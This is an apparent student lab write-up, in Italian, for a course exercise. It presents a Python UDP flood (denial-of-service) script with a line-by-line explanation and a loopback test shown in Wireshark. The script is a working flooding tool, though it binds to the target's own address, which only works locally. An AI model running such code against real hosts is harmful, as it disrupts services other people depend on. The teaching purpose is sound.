


BENVENUTI LUIGI, 09/02/2024

Traccia: Gli attacchi di tipo Dos, ovvero denial of services, mirano a saturare le richieste di determinati servizi rendendoli così indisponibili con conseguenti impatti sul business delle aziende. L'esercizio di oggi è scrivere un programma in Python che simuli un UDP flood, ovvero l'invio massivo di richieste UDP verso una macchina target che è in ascolto su una porta UDP casuale.

Requisiti:

- Il programma deve richiedere l'inserimento dell'IP target.
- Il programma deve richiedere l'inserimento della porta target.
- La grandezza dei pacchetti da inviare è di 1 KB per pacchetto
- Suggerimento: per costruire il pacchetto da 1KB potete utilizzare il modulo «random» per la generazione di byte casuali.
- Il programma deve chiedere all'utente quanti pacchetti da 1 KB inviare.

Vediamo un possibile codice:

A screenshot of a terminal window with a dark background. The window title is "GNU nano 7.2". The code is written in Python and is a script for a UDP flood attack. It prompts the user for a target IP address and port, binds a socket to these values, and then sends a specified number of random 1024-byte packets to the target. The code is as follows:

```
File Actions Edit View Help
GNU nano 7.2
import socket, random

SVR_ADDR = input("Indirizzo IP server target:\n")
#print("Indirizzo IP target:\n", SVR_ADDR)
SVR_PORT = int(input("Numero porta target:\n"))
#print("Porta target:\n", SVR_PORT)

s = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
s.bind((SVR_ADDR, SVR_PORT))

print("Listening....")

num_pacchetti = int(input("Numero pacchetti da inviare: \n"))
packet = random.randbytes(1024)

for i in range (num_pacchetti):
    s.sendto(packet, (SVR_ADDR, SVR_PORT))
```

SVR_ADDR indica l'indirizzo target inserito dall'utente, mentre SVR_PORT indica la porta (inserita anch'essa in input dall'utente).

La riga `s = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)` serve a creare un'istanza `s` di classe `socket`: la costante `AF_INET` indica la famiglia dell'indirizzo (IPv4), mentre la costante `SOCK_DGRAM` indica il tipo di connessione a cui fa riferimento il socket (in questo caso connessione UDP).

`s.bind((SVR_ADDR, SVR_PORT))` lega il socket `s` precedentemente creato all'indirizzo ed alla porta indicati.

`num_pacchetti` indica il numero di pacchetti da inviare (da chiedere all'utente).

`packet = random.randbytes(1024)` genera un pacchetto di dimensione 1024 bytes, riempito con caratteri random.

For i in range (num_pacchetti) indica il ciclo for che ci permetterà di inviare il numero di pacchetti pari a quanti ne ha richiesti in input l'utente; per fare ciò, si scrive la riga s.sendto(packet, (SVR_ADDR, SVR_PORT)) che permette di inviare all'indirizzo target nella porta target i pacchetti.

Vediamo adesso un'esecuzione del codice con IP target 127.0.0.1 (loopback) e porta scelta 1234, numero di pacchetti inviati 5 (con visualizzazione cattura Wireshark):

The screenshot shows a Kali Linux environment with a terminal window on the left and Wireshark on the right. The terminal displays the execution of a Python script named `esame.py` which sends 5 UDP packets to the loopback address 127.0.0.1 on port 1234. Wireshark is capturing these packets on the `Loopback::lo` interface.

Terminal Output:

```
kali@kali:~/Documents
$ python esame.py
Indirizzo IP server target:
127.0.0.1
Numero porta target:
1234
Listening...
Numero pacchetti da inviare:
5
```

Wireshark Capture:

No.	Time	Source	Destination	Protocol	Length	Info
1	0.0000000000	127.0.0.1	127.0.0.1	UDP	1066	1234 → 1234 Len=1024
2	0.000019516	127.0.0.1	127.0.0.1	UDP	1066	1234 → 1234 Len=1024
3	0.000025471	127.0.0.1	127.0.0.1	UDP	1066	1234 → 1234 Len=1024
4	0.000039593	127.0.0.1	127.0.0.1	UDP	1066	1234 → 1234 Len=1024
5	0.000035895	127.0.0.1	127.0.0.1	UDP	1066	1234 → 1234 Len=1024

The packet details for the first packet (Frame 1) show:

- Ethernet II, Src: Xerox_00:00:00:00:00:00 (00:00:00:00:00:00), Dst: 127.0.0.1
- Internet Protocol Version 4, Src: 127.0.0.1, Dst: 127.0.0.1
- User Datagram Protocol, Src Port: 1234, Dst Port: 1234
- Data (1024 bytes)

The packet bytes pane shows the raw data of the UDP packet, including the source and destination ports (1234) and the payload.